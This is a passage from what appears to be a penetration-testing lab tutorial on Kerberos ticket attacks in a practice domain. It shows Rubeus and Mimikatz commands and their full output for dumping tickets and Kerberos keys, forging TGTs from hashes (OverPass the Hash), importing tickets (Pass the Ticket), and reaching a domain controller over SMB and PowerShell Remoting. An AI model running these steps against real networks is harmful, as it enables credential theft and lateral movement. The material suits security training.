[randomvalue]-username@service-domain.local.kirbi
You can also export tickets using Rubeus and the option. This option can be used to dump all tickets. Rubeus dump, instead of giving you a file, will print the ticket encoded in Base64 format. You are adding the option /nowrap for easier copy-paste.
c:\tools> Rubeus.exe dump /nowrap
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v1.5.0
Action: Dump Kerberos Ticket Data (All Users)
[*] Current LUID : 0x6c680
ServiceName : krbtgt/inlanefreight.htb
ServiceRealm : inlanefreight.htb
UserName : DC01$
UserRealm : inlanefreight.htb
StartTime : 7/12/2022 9:39:54 AM
EndTime : 7/12/2022 7:39:54 PM
RenewTill : 7/19/2022 9:39:54 AM
Flags : name_canonicalize, pre_authent, renewable, forwarded, forwardable
KeyType : aes256_cts_hmac_sha1
Base64(key) : KWBMpM4BjenjTniwH0xw8FhvbFSf+SBVZJJcWgUKi3w=
Base64EncodedTicket :
doIE1jCCBNKgAwIBBaEDAgEWooID7TCCA+lhggPlMIID4aADAgEFoQkbB0hUQi5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB0hUQi5DT02jggOvMIIDq6ADAgESoQMCAQKiggOdBIIDmUE/AWlM6VlpGv+Gfvn6bHXrpRjRbsgcw9beSqS2ihO+FY/2Rr0g0iHowOYOgn7EBV3JYEDTNZS2ErKNLVOh0/TczLexQk+bKTMh55oNNQDVzmarvzByKYC0XRTjb1jPuVz4exraxGEBTgJYUunCy/R5agIa6xuuGUvXL+6AbHLvMb+ObdU7Dyn9eXruBscIBX5k3D3S5sNuEnm1sHVsGuDBAN5Ko6kZQRTx22A+lZZD12ymv9rh8S41z0+pfINdXx/VQAxYRL5QKdjbndchgpJro4mdzuEiu8wYOxbpJdzMANSSQiep+wOTUMgimcHCCCrhXdyR7VQoRjjdmTrKbPVGltBOAWQOrFs6YK1OdxBles1GEibRnaoT9qwEmXOa4ICzhjHgph36TQIwoRC+zjPMZl9lf+qtpuOQK86aG7Uwv7eyxwSa1/H0mi5B+un2xKaRmj/mZHXPdT7B5Ruwct93F2zQQ1mKIH0qLZO1Zv/G0IrycXxoE5MxMLERhbPl4Vx1XZGJk2a3m8BmsSZJt/++rw7YE/vmQiW6FZBO/2uzMgPJK9xI8kaJvTOmfJQwVlJslsjY2RAVGly1B0Y80UjeN8iVmKCk3Jvz4QUCLK2zZPWKCn+qMTtvXBqx80VH1hyS8FwU3oh90IqNS1VFbDjZdEQpBGCE/mrbQ2E/rGDKyGvIZfCo7t+kuaCivnY8TTPFszVMKTDSZ2WhFtO2fipId+shPjk3RLI89BT4+TDzGYKU2ipkXm5cEUnNis4znYVjGSIKhtrHltnBO3d1pw402xVJ5lbT+yJpzcEc5N7xBkymYLHAbM9DnDpJ963RN/0FcZDusDdorHA1DxNUCHQgvK17iametKsz6Vgw0zVySsPp/wZ/tssglp5UU6in1Bq91hA2c35l8M1oGkCqiQrfY8x3GNpMPixwBdd2OU1xwn/gaon2fpWEPFzKgDRtKe1FfTjoEySGr38QSs1+JkVk0HTRUbx9Nnq6w3W+D1p+FSCRZyCF/H1ahT9o0IRkFiOj0Cud5wyyEDom08wOmgwxK0D/0aisBTRzmZrSfG7Kjm9/yNmLB5va1yD3IyFiMreZZ2WRpNyK0G6L4H7NBZPcxIgE/Cxx/KduYTPnBDvwb6uUDMcZR83lVAQ5NyHHaHUOjoWsawHraI4uYgmCqXYN7yYmJPKNDI290GMbn1zIPSSL82V3hRbOO8CZNP/f64haRlR63GJBGaOB1DCB0aADAgEAooHJBIHGfYHDMIHAoIG9MIG6MIG3oCswKaADAgESoSIEIClgTKTOAY3p4054sB9McPBYb2xUn/kgVWSSXFoFCot8oQkbB0hUQi5DT02iEjAQoAMCAQGhCTAHGwVEQzAxJKMHAwUAYKEAAKURGA8yMDIyMDcxMjEzMzk1NFqmERgPMjAyMjA3MTIyMzM5NTRapxEYDzIwMjIwNzE5MTMzOTU0WqgJGwdIVEIuQ09NqRwwGqADAgECoRMwERsGa3JidGd0GwdIVEIuQ09N
UserName : plaintext
Domain : HTB
LogonId : 0x6c680
UserSID : S-1-5-21-228825152-3134732153-3833540767-1107
AuthenticationPackage : Kerberos
LogonType : Interactive
LogonTime : 7/12/2022 9:42:15 AM
LogonServer : DC01
LogonServerDNSDomain : inlanefreight.htb
UserPrincipalName : plaintext@inlanefreight.htb
ServiceName : krbtgt/inlanefreight.htb
ServiceRealm : inlanefreight.htb
UserName : plaintext
UserRealm : inlanefreight.htb
StartTime : 7/12/2022 9:42:15 AM
EndTime : 7/12/2022 7:42:15 PM
RenewTill : 7/19/2022 9:42:15 AM
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : aes256_cts_hmac_sha1
Base64(key) : 2NN3wdC4FfpQunUUgK+MZO8f20xtXF0dbmIagWP0Uu0=
Base64EncodedTicket :
doIE9jCCBPKgAwIBBaEDAgEWooIECTCCBAVhggQBMIID/aADAgEFoQkbB0hUQi5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB0hUQi5DT02jggPLMIIDx6ADAgESoQMCAQKiggO5BIIDtc6ptErl3sAxJsqVTkV84/IcqkpopGPYMWzPcXaZgPK9hL0579FGJEBXX+Ae90rOcpbrbErMr52WEVa/E2vVsf37546ScP0+9LLgwOAoLLkmXAUqP4zJw47nFjbZQ3PHs+vt6LI1UnGZoaUNcn1xI7VasrDoFakj/ZH+GZ7EjgpBQFDZy0acNL8cK0AIBIe8fBF5K7gDPQugXaB6diwoVzaO/E/p8m3t35CR1PqutI5SiPUNim0s/snipaQnyuAZzOqFmhwPPujdwOtm1jvrmKV1zKcEo2CrMb5xmdoVkSn4L6AlX328K0+OUILS5GOe2gX6Tv1zw1F9ANtEZF6FfUk9A6E0dc/OznzApNlRqnJ0dq45mD643HbewZTV8YKS/lUovZ6WsjsyOy6UGKj+qF8WsOK1YsO0rW4ebWJOnrtZoJXryXYDf+mZ43yKcS10etHsq1B2/XejadVr1ZY7HKoZKi3gOx3ghk8foGPfWE6kLmwWnT16COWVI69D9pnxjHVXKbB5BpQWAFUtEGNlj7zzWTPEtZMVGeTQOZ0FfWPRS+EgLmxUc47GSVON7jhOTx3KJDmE7WHGsYzkWtKFxKEWMNxIC03P7r9seEo5RjS/WLant4FCPI+0S/tasTp6GGP30lbZT31WQER49KmSC75jnfT/9lXMVPHsA3VGG2uwGXbq1H8UkiR0ltyD99zDVTmYZ1aP4y63F3Av9cg3dTnz60hNb7H+AFtfCjHGWdwpf9HZ0u0HlBHSA7pYADoJ9+ioDghL+cqzPn96VyDcqbauwX/FqC/udT+cgmkYFzSIzDhZv6EQmjUL4b2DFL/Mh8BfHnFCHLJdAVRdHlLEEl1MdK9/089O06kD3qlE6s4hewHwqDy39ORxAHHQBFPU211nhuU4Jofb97d7tYxn8f8c5WxZmk1nPILyAI8u9z0nbOVbdZdNtBg5sEX+IRYyY7o0z9hWJXpDPuk0ksDgDckPWtFvVqX6Cd05yP2OdbNEeWns9JV2D5zdS7Q8UMhVo7z4GlFhT/eOopfPc0bxLoOv7y4fvwhkFh/9LfKu6MLFneNff0Duzjv9DQOFd1oGEnA4MblzOcBscoH7CuscQQ8F5xUCf72BVY5mShq8S89FG9GtYotmEUe/j+Zk6QlGYVGcnNcDxIRRuyI1qJZxCLzKnL1xcKBF4RblLcUtkYDT+mZlCSvwWgpieq1VpQg42Cjhxz/+xVW4Vm7cBwpMc77Yd1+QFv0wBAq5BHvPJI4hCVPs7QejgdgwgdWgAwIBAKKBzQSByn2BxzCBxKCBwTCBvjCBu6ArMCmgAwIBEqEiBCDY03fB0LgV+lC6dRSAr4xk7x/bTG1cXR1uYhqBY/RS7aEJGwdIVEIuQ09NohYwFKADAgEBoQ0wCxsJcGxhaW50ZXh0owcDBQBA4QAApREYDzIwMjIwNzEyMTM0MjE1WqYRGA8yMDIyMDcxMjIzNDIxNVqnERgPMjAyMjA3MTkxMzQyMTVaqAkbB0hUQi5DT02pHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB0hUQi5DT00=
<SNIP>
This is a common way to retrieve tickets from a computer. Another advantage of abusing Kerberos tickets is the ability to forge your own tickets.
Pass the Key aka OverPass the Hash
The traditional PtH technique involves reusing an NTLM password hash that doesn’t touch Kerberos. The PtK aka OverPass the Hash approach converts a hash/key for a domain-joined user into full TGT.
To forge your tickets, you need to have the user’s hash; you can use Mimikatz to dump all users Kerberos encryption keys using the module sekurlsa::ekeys. This module will enumerate all key types present for the Kerberos package.
c:\tools> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 6 2020 14:53:43
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::ekeys
<SNIP>
Authentication Id : 0 ; 444066 (00000000:0006c6a2)
Session : Interactive from 1
User Name : plaintext
Domain : HTB
Logon Server : DC01
Logon Time : 7/12/2022 9:42:15 AM
SID : S-1-5-21-228825152-3134732153-3833540767-1107
* Username : plaintext
* Domain : inlanefreight.htb
* Password : (null)
* Key List :
aes256_hmac b21c99fc068e3ab2ca789bccbef67de43791fd911c6e15ead25641a8fda3fe60
rc4_hmac_nt 3f74aa8f08f712f09cd5177b5c1ce50f
rc4_hmac_old 3f74aa8f08f712f09cd5177b5c1ce50f
rc4_md4 3f74aa8f08f712f09cd5177b5c1ce50f
rc4_hmac_nt_exp 3f74aa8f08f712f09cd5177b5c1ce50f
rc4_hmac_old_exp 3f74aa8f08f712f09cd5177b5c1ce50f
<SNIP>
Now that you have access to the AES256_HMAC and RC4_HMAC keys, you can perform the PtK aka OverPass the Hash attack using Mimikatz and Rubeus.
c:\tools> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 6 2020 14:53:43
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::pth /domain:inlanefreight.htb /user:plaintext /ntlm:3f74aa8f08f712f09cd5177b5c1ce50f
user : plaintext
domain : inlanefreight.htb
program : cmd.exe
impers. : no
NTLM : 3f74aa8f08f712f09cd5177b5c1ce50f
| PID 1128
| TID 3268
| LSA Process is now R/W
| LUID 0 ; 3414364 (00000000:0034195c)
\_ msv1_0 - data copy @ 000001C7DBC0B630 : OK !
\_ kerberos - data copy @ 000001C7E20EE578
\_ aes256_hmac -> null
\_ aes128_hmac -> null
\_ rc4_hmac_nt OK
\_ rc4_hmac_old OK
\_ rc4_md4 OK
\_ rc4_hmac_nt_exp OK
\_ rc4_hmac_old_exp OK
\_ *Password replace @ 000001C7E2136BC8 (32) -> null
This will create a new cmd.exe window that you can use to request access to any service you want in the context of the target user.
To forge a ticket using Rubeus, you can use the module asktgt with the username, domain, and hash which can be /rc4, /aes128, /aes256, or /des.
c:\tools> Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext /aes256:b21c99fc068e3ab2ca789bccbef67de43791fd911c6e15ead25641a8fda3fe60 /nowrap
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v1.5.0
[*] Action: Ask TGT
[*] Using rc4_hmac hash: 3f74aa8f08f712f09cd5177b5c1ce50f
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\plaintext'
[+] TGT request successful!
[*] Base64(ticket.kirbi):
doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB2h0Yi5jb22jggO7MIIDt6ADAgESoQMCAQKiggOpBIIDpY8Kcp4i71zFcWRgpx8ovymu3HmbOL4MJVCfkGIrdJEO0iPQbMRY2pzSrk/gHuER2XRLdV/LSsa2xrdJJir1eVugDFCoGFT2hDcYcpRdifXw67WofDM6Z6utsha+4bL0z6QN+tdpPlNQFwjuWmBrZtpS9TcCblotYvDHa0aLVsroW/fqXJ4KIV2tVfbVIDJvPkgdNAbhp6NvlbzeakR1oO5RTm7wtRXeTirfo6C9Ap0HnctlHAd+Qnvo2jGUPP6GHIhdlaM+QShdJtzBEeY/xIrORiiylYcBvOoir8mFEzNpQgYADmbTmg+c7/NgNO8Qj4AjrbGjVf/QWLlGc7sH9+tARi/Gn0cGKDK481A0zz+9C5huC9ZoNJ/18rWfJEb4P2kjlgDI0/fauT5xN+3NlmFVv0FSC8/909pUnovy1KkQaMgXkbFjlxeheoPrP6S/TrEQ8xKMyrz9jqs3ENh//q738lxSo8J2rZmv1QHy+wmUKif4DUwPyb4AHgSgCCUUppIFB3UeKjqB5srqHR78YeAWgY7pgqKpKkEomy922BtNprk2iLV1cM0trZGSk6XJ/H+JuLHI5DkuhkjZQbb1kpMA2CAFkEwdL9zkfrsrdIBpwtaki8pvcBPOzAjXzB7MWvhyAQevHCT9y6iDEEvV7fsF/B5xHXiw3Ur3P0xuCS4K/Nf4GC5PIahivW3jkDWn3g/0nl1K9YYX7cfgXQH9/inPS0OF1doslQfT0VUHTzx8vG3H25vtc2mPrfIwfUzmReLuZH8GCvt4p2BAbHLKx6j/HPa4+YPmV0GyCv9iICucSwdNXK53Q8tPjpjROha4AGjaK50yY8lgknRA4dYl7+O2+j4K/lBWZHy+IPgt3TO7YFoPJIEuHtARqigF5UzG1S+mefTmqpuHmoq72KtidINHqi+GvsvALbmSBQaRUXsJW/Lf17WXNXmjeeQWemTxlysFs1uRw9JlPYsGkXFh3fQ2ngax7JrKiO1/zDNf6cvRpuygQRHMOo5bnWgB2E7hVmXm2BTimE7axWcmopbIkEi165VOy/M+pagrzZDLTiLQOP/X8D6G35+srSr4YBWX4524/Nx7rPFCggxIXEU4zq3Ln1KMT9H7efDh+h0yNSXMVqBSCZLx6h3Fm2vNPRDdDrq7uz5UbgqFoR2tgvEOSpeBG5twl4MSh6VA7LwFi2usqqXzuPgqySjA1nPuvfy0Nd14GrJFWo6eDWoOy2ruhAYtaAtYC6OByDCBxaADAgEAooG9BIG6fYG3MIG0oIGxMIGuMIGroBswGaADAgEXoRIEENEzis1B3YAUCjJPPsZjlduhCRsHSFRCLkNPTaIWMBSgAwIBAaENMAsbCXBsYWludGV4dKMHAwUAQOEAAKURGA8yMDIyMDcxMjE1MjgyNlqmERgPMjAyMjA3MTMwMTI4MjZapxEYDzIwMjIwNzE5MTUyODI2WqgJGwdIVEIuQ09NqRwwGqADAgECoRMwERsGa3JidGd0GwdodGIuY29t
ServiceName : krbtgt/inlanefreight.htb
ServiceRealm : inlanefreight.htb
UserName : plaintext
UserRealm : inlanefreight.htb
StartTime : 7/12/2022 11:28:26 AM
EndTime : 7/12/2022 9:28:26 PM
RenewTill : 7/19/2022 11:28:26 AM
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : rc4_hmac
Base64(key) : 0TOKzUHdgBQKMk8+xmOV2w==
PtT
Now that you have some Kerberos tickets, you can use them to move laterally within an environment.
With Rubeus you performed an OverPass the Hash attack and retrieved the ticket in Base64 format. Instead, you could use the flag /ptt to submit the ticket to the current logon session.
c:\tools> Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext /rc4:3f74aa8f08f712f09cd5177b5c1ce50f /ptt
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v1.5.0
[*] Action: Ask TGT
[*] Using rc4_hmac hash: 3f74aa8f08f712f09cd5177b5c1ce50f
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\plaintext'
[+] TGT request successful!
[*] Base64(ticket.kirbi):
doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5DT02iHDAaoAMCAQKh
EzARGwZrcmJ0Z3QbB2h0Yi5jb22jggO7MIIDt6ADAgESoQMCAQKiggOpBIIDpcGX6rbUlYxOWeMmu/zb
f7vGgDj/g+P5zzLbr+XTIPG0kI2WCOlAFCQqz84yQd6IRcEeGjG4YX/9ezJogYNtiLnY6YPkqlQaG1Nn
pAQBZMIhs01EH62hJR7W5XN57Tm0OLF6OFPWAXncUNaM4/aeoAkLQHZurQlZFDtPrypkwNFQ0pI60NP2
9H98JGtKKQ9PQWnMXY7Fc/5j1nXAMVj+Q5Uu5mKGTtqHnJcsjh6waE3Vnm77PMilL1OvH3Om1bXKNNan
JNCgb4E9ms2XhO0XiOFv1h4P0MBEOmMJ9gHnsh4Yh1HyYkU+e0H7oywRqTcsIg1qadE+gIhTcR31M5mX
5TkMCoPmyEIk2MpO8SwxdGYaye+lTZc55uW1Q8u8qrgHKZoKWk/M1DCvUR4v6dg114UEUhp7WwhbCEtg
5jvfr4BJmcOhhKIUDxyYsT3k59RUzzx7PRmlpS0zNNxqHj33yAjm79ECEc+5k4bNZBpS2gJeITWfcQOp
lQ08ZKfZw3R3TWxqca4eP9Xtqlqv9SK5kbbnuuWIPV2/QHi3deB2TFvQp9CSLuvkC+4oNVg3VVR4bQ1P
fU0+SPvL80fP7ZbmJrMan1NzLqit2t7MPEImxum049nUbFNSH6D57RoPAaGvSHePEwbqIDTghCJMic2X
c7YJeb7y7yTYofA4WXC2f1MfixEEBIqtk/drhqJAVXz/WY9r/sWWj6dw9eEhmj/tVpPG2o1WBuRFV72K
Qp3QMwJjPEKVYVK9f+uahPXQJSQ7uvTgfj3N5m48YBDuZEJUJ52vQgEctNrDEUP6wlCU5M0DLAnHrVl4
Qy0qURQa4nmr1aPlKX8rFd/3axl83HTPqxg/b2CW2YSgEUQUe4SqqQgRlQ0PDImWUB4RHt+cH6D563n4
PN+yqN20T9YwQMTEIWi7mT3kq8JdCG2qtHp/j2XNuqKyf7FjUs5z4GoIS6mp/3U/kdjVHonq5TqyAWxU
wzVSa4hlVgbMq5dElbikynyR8maYftQk+AS/xYby0UeQweffDOnCixJ9p7fbPu0Sh2QWbaOYvaeKiG+A
GhUAUi5WiQMDSf8EG8vgU2gXggt2Slr948fy7vhROp/CQVFLHwl5/kGjRHRdVj4E+Zwwxl/3IQAU0+ag
GrHDlWUe3G66NrR/Jg8zXhiWEiViMd5qPC2JTW1ronEPHZFevsU0pVK+MDLYc3zKdfn0q0a3ys9DLoYJ
8zNLBL3xqHY9lNe6YiiAzPG+Q6OByDCBxaADAgEAooG9BIG6fYG3MIG0oIGxMIGuMIGroBswGaADAgEX
oRIEED0RtMDJnODs5w89WCAI3bChCRsHSFRCLkNPTaIWMBSgAwIBAaENMAsbCXBsYWludGV4dKMHAwUA
QOEAAKURGA8yMDIyMDcxMjE2Mjc0N1qmERgPMjAyMjA3MTMwMjI3NDdapxEYDzIwMjIwNzE5MTYyNzQ3
WqgJGwdIVEIuQ09NqRwwGqADAgECoRMwERsGa3JidGd0GwdodGIuY29t
[+] Ticket successfully imported!
ServiceName : krbtgt/inlanefreight.htb
ServiceRealm : inlanefreight.htb
UserName : plaintext
UserRealm : inlanefreight.htb
StartTime : 7/12/2022 12:27:47 PM
EndTime : 7/12/2022 10:27:47 PM
RenewTill : 7/19/2022 12:27:47 PM
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : rc4_hmac
Base64(key) : PRG0wMmc4OznDz1YIAjdsA==
Note that it now displays Ticket successfully imported!.
Another way is to import the ticket into the current session using the .kirbi file from desk.
c:\tools> Rubeus.exe ptt /ticket:[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v1.5.0
[*] Action: Import Ticket
[+] ticket successfully imported!
c:\tools> dir \\DC01.inlanefreight.htb\c$
Directory: \\dc01.inlanefreight.htb\c$
Mode LastWriteTime Length Name
---- ------------- ------ ----
d-r--- 6/4/2022 11:17 AM Program Files
d----- 6/4/2022 11:17 AM Program Files (x86)
...SNIP...
You can also use the Base64 output from Rubeus or convert a .kirbi to Base64 to perform the PtT attack. You can use PowerShell to convert a .kirbi to Base64.
PS c:\tools> [Convert]::ToBase64String([IO.File]::ReadAllBytes("[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi"))
doQAAAWfMIQAAAWZoIQAAAADAgEFoYQAAAADAgEWooQAAAQ5MIQAAAQzYYQAAAQtMIQAAAQnoIQAAAADAgEFoYQAAAAJGwdIVEIuQ09NooQAAAAsMIQAAAAmoIQAAAADAgECoYQAAAAXMIQAAAARGwZrcmJ0Z3QbB0hUQi5DT02jhAAAA9cwhAAAA9GghAAAAAMCARKhhAAAAAMCAQKihAAAA7kEggO1zqm0SuXewDEmypVORXzj8hyqSmikY9gxbM9xdpmA8r2EvTnv0UYkQFdf4B73Ss5ylutsSsyvnZYRVr8Ta9Wx/fvnjpJw/T70suDA4CgsuSZcBSo/jMnDjucWNtlDc8ez6...SNIP...
Using Rubeus, you can perform a PtT providing the Base64 string instead of the file name.
c:\tools> Rubeus.exe ptt /ticket:doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB2h0Yi5jb22jggO7MIIDt6ADAgESoQMCAQKiggOpBIIDpY8Kcp4i71zFcWRgpx8ovymu3HmbOL4MJVCfkGIrdJEO0iPQbMRY2pzSrk/gHuER2XRLdV/...SNIP...
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v1.5.0
[*] Action: Import Ticket
[+] ticket successfully imported!
c:\tools> dir \\DC01.inlanefreight.htb\c$
Directory: \\dc01.inlanefreight.htb\c$
Mode LastWriteTime Length Name
---- ------------- ------ ----
d-r--- 6/4/2022 11:17 AM Program Files
d----- 6/4/2022 11:17 AM Program Files (x86)
<SNIP>
Finally, you can also perform the PtT attack using the Mimikatz module kerberos::ptt and the .kirbi file that contains the ticket you want to import.
C:\tools> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 6 2020 14:53:43
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # kerberos::ptt "C:\Users\plaintext\Desktop\Mimikatz\[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi"
* File: 'C:\Users\plaintext\Desktop\Mimikatz\[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi': OK
mimikatz # exit
Bye!
c:\tools> dir \\DC01.inlanefreight.htb\c$
Directory: \\dc01.inlanefreight.htb\c$
Mode LastWriteTime Length Name
---- ------------- ------ ----
d-r--- 6/4/2022 11:17 AM Program Files
d----- 6/4/2022 11:17 AM Program Files (x86)
<SNIP>
PtT with PowerShell Remoting
PowerShell remoting allows you to run scripts or commands on a remote computer. Administrators often use PowerShell Remoting to manage remote computers on the network. Enabling PowerShell Remoting creates both HTTP and HTTPS listeners. The listener runs on standard port TCP/5985 for HTTP and TCP/5986 for HTTPS.
To create a PowerShell Remoting session on a remote computer, you must have administrative permissions, be a member of the Remote Management Users group, or have explicit PowerShell Remoting permissions in your session config.
Mimikatz
To user PowerShell Remoting with PtT, you can use Mimikatz to import your ticket and then open a PowerShell console and connect to the target machine. Once the ticket is imported into your cmd.exe session, you can launch a PowerShell command prompt from the same cmd.exe and use the command Enter-PSSession to connect to the target machine.
C:\tools> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # kerberos::ptt "C:\Users\Administrator.WIN01\Desktop\[0;1812a]-2-0-40e10000-john@krbtgt-INLANEFREIGHT.HTB.kirbi"
* File: 'C:\Users\Administrator.WIN01\Desktop\[0;1812a]-2-0-40e10000-john@krbtgt-INLANEFREIGHT.HTB.kirbi': OK
mimikatz # exit
Bye!
c:\tools>powershell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\tools> Enter-PSSession -ComputerName DC01
[DC01]: PS C:\Users\john\Documents> whoami
inlanefreight\john
[DC01]: PS C:\Users\john\Documents> hostname
DC01
[DC01]: PS C:\Users\john\Documents>
Rubeus
Rubeus has the option createnetonly, which creates a sacrificial process/logon session. The process is hidden by default, but you can specify the flag /show to display the process, and the result is the equivalent of runas /netonly. This prevents the erasure of existing TGTs for the current logon session.
C:\tools> Rubeus.exe createnetonly /program:"C:\Windows\System32\cmd.exe" /show
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.0.3
[*] Action: Create process (/netonly)
[*] Using random username and password.
[*] Showing process : True
[*] Username : JMI8CL7C
[*] Domain : DTCDV6VL
[*] Password : MRWI6XGI
[+] Process : 'cmd.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID : 1556
[+] LUID : 0xe07648
The above command will open a new cmd window. From that window, you can execute Rubeus to request a new TGT with the option /ptt to import the ticket into your current session and connect to the DC using PowerShell Remoting.
C:\tools> Rubeus.exe asktgt /user:john /domain:inlanefreight.htb /aes256:9279bcbd40db957a0ed0d3856b2e67f9bb58e6dc7fc07207d0763ce2713f11dc /ptt
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.0.3
[*] Action: Ask TGT
[*] Using aes256_cts_hmac_sha1 hash: 9279bcbd40db957a0ed0d3856b2e67f9bb58e6dc7fc07207d0763ce2713f11dc
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\john'
[*] Using domain controller: 10.129.203.120:88
[+] TGT request successful!
[*] Base64(ticket.kirbi):
doIFqDCCBaSgAwIBBaEDAgEWooIEojCCBJ5hggSaMIIElqADAgEFoRMbEUlOTEFORUZSRUlHSFQuSFRC
oiYwJKADAgECoR0wGxsGa3JidGd0GxFpbmxhbmVmcmVpZ2h0Lmh0YqOCBFAwggRMoAMCARKhAwIBAqKC
BD4EggQ6JFh+c/cFI8UqumM6GPaVpUhz3ZSyXZTIHiI/b3jOFtjyD/uYTqXAAq2CkakjomzCUyqUfIE5
+2dvJYclANm44EvqGZlMkFvHK40slyFEK6E6d7O+BWtGye2ytdJr9WWKWDiQLAJ97nrZ9zhNCfeWWQNQ
dpAEeCZP59dZeIUfQlM3+/oEvyJBqeR6mc3GuicxbJA743TLyQt8ktOHU0oIz0oi2p/VYQfITlXBmpIT
OZ6+/vfpaqF68Y/5p61V+B8XRKHXX2JuyX5+d9i3VZhzVFOFa+h5+efJyx3kmzFMVbVGbP1DyAG1JnQO
h1z2T1egbKX/Ola4unJQRZXblwx+xk+MeX0IEKqnQmHzIYU1Ka0px5qnxDjObG+Ji795TFpEo04kHRwv
zSoFAIWxzjnpe4J9sraXkLQ/btef8p6qAfeYqWLxNbA+eUEiKQpqkfzbxRB5Pddr1TEONiMAgLCMgphs
gVMLj6wtH+gQc0ohvLgBYUgJnSHV8lpBBc/OPjPtUtAohJoas44DZRCd7S9ruXLzqeUnqIfEZ/DnJh3H
SYtH8NNSXoSkv0BhotVXUMPX1yesjzwEGRokLjsXSWg/4XQtcFgpUFv7hTYTKKn92dOEWePhDDPjwQmk
H6MP0BngGaLK5vSA9AcUSi2l+DSaxaR6uK1bozMgM7puoyL8MPEhCe+ajPoX4TPn3cJLHF1fHofVSF4W
nkKhzEZ0wVzL8PPWlsT+Olq5TvKlhmIywd3ZWYMT98kB2igEUK2G3jM7XsDgwtPgwIlP02bXc2mJF/VA
qBzVwXD0ZuFIePZbPoEUlKQtE38cIumRyfbrKUK5RgldV+wHPebhYQvFtvSv05mdTlYGTPkuh5FRRJ0e
WIw0HWUm3u/NAIhaaUal+DHBYkdkmmc2RTWk34NwYp7JQIAMxb68fTQtcJPmLQdWrGYEehgAhDT2hX+8
VMQSJoodyD4AEy2bUISEz6x5gjcFMsoZrUmMRLvUEASB/IBW6pH+4D52rLEAsi5kUI1BHOUEFoLLyTNb
